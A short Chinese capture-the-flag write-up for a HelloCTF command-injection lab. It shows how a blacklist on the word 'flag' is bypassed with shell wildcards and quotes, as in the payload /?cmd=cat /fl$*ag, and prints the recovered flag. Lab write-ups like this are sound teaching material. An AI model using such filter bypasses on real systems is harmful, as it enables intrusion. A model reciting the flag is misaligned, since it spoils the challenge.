HelloCTF [RCE-labs] Level 5 - 黑名单式过滤

开启靶场,打开链接:


GET传参cmd,且对flag字符串进行了过滤

用\*绕过,fl*ag

用'绕过,f''lag或f'l'ag

当然还有别的方法绕过,就不一一赘述了(已经写了文档了《过滤绕过方法》)


/?cmd=cat /fl$*ag

成功得到flag:

NSSCTF{132e1f48-9cc3-4a6f-8608-91f32a8fa6f6}

相关推荐
IT召唤狮10 小时前
开源企业级零信任项目Pangolin,零信任能挡住PHP核弹漏洞吗?
开发语言·开源·php
kingx316 小时前
Bugku WEB 题解总集:文件包含 / SQLi / 反序列化 / SSTI / 反爬 / 组件漏洞
web安全·网络安全·ctf·bugku
大鹏说大话16 小时前
PHP 大文件上传解决方案:分片上传完整思路
开发语言·php
niucloud-admin17 小时前
NIUCLOUD PHP SAAS上门家政使用文档--服务订单:订单回访
php
大黄说说18 小时前
Composer 常见报错汇总:镜像、依赖冲突、环境坑一站式排查
php·composer
CCIE-Yasuo18 小时前
网络安全-Javascript基础
javascript·安全·web安全
安易算力19 小时前
智算中心网络架构:RDMA/IB/以太网选型深度解析与优化实践
网络·架构·php
是真的小外套19 小时前
网络安全实战第17期:自动化检测误报漏报真相
安全·web安全·自动化
程序员大雄学编程20 小时前
Linux 磁盘满了怎么排查?df / du / find 三步定位大文件
linux·运维·php
我爱学习_zwj21 小时前
IP 地址与子网划分
网络协议·网络安全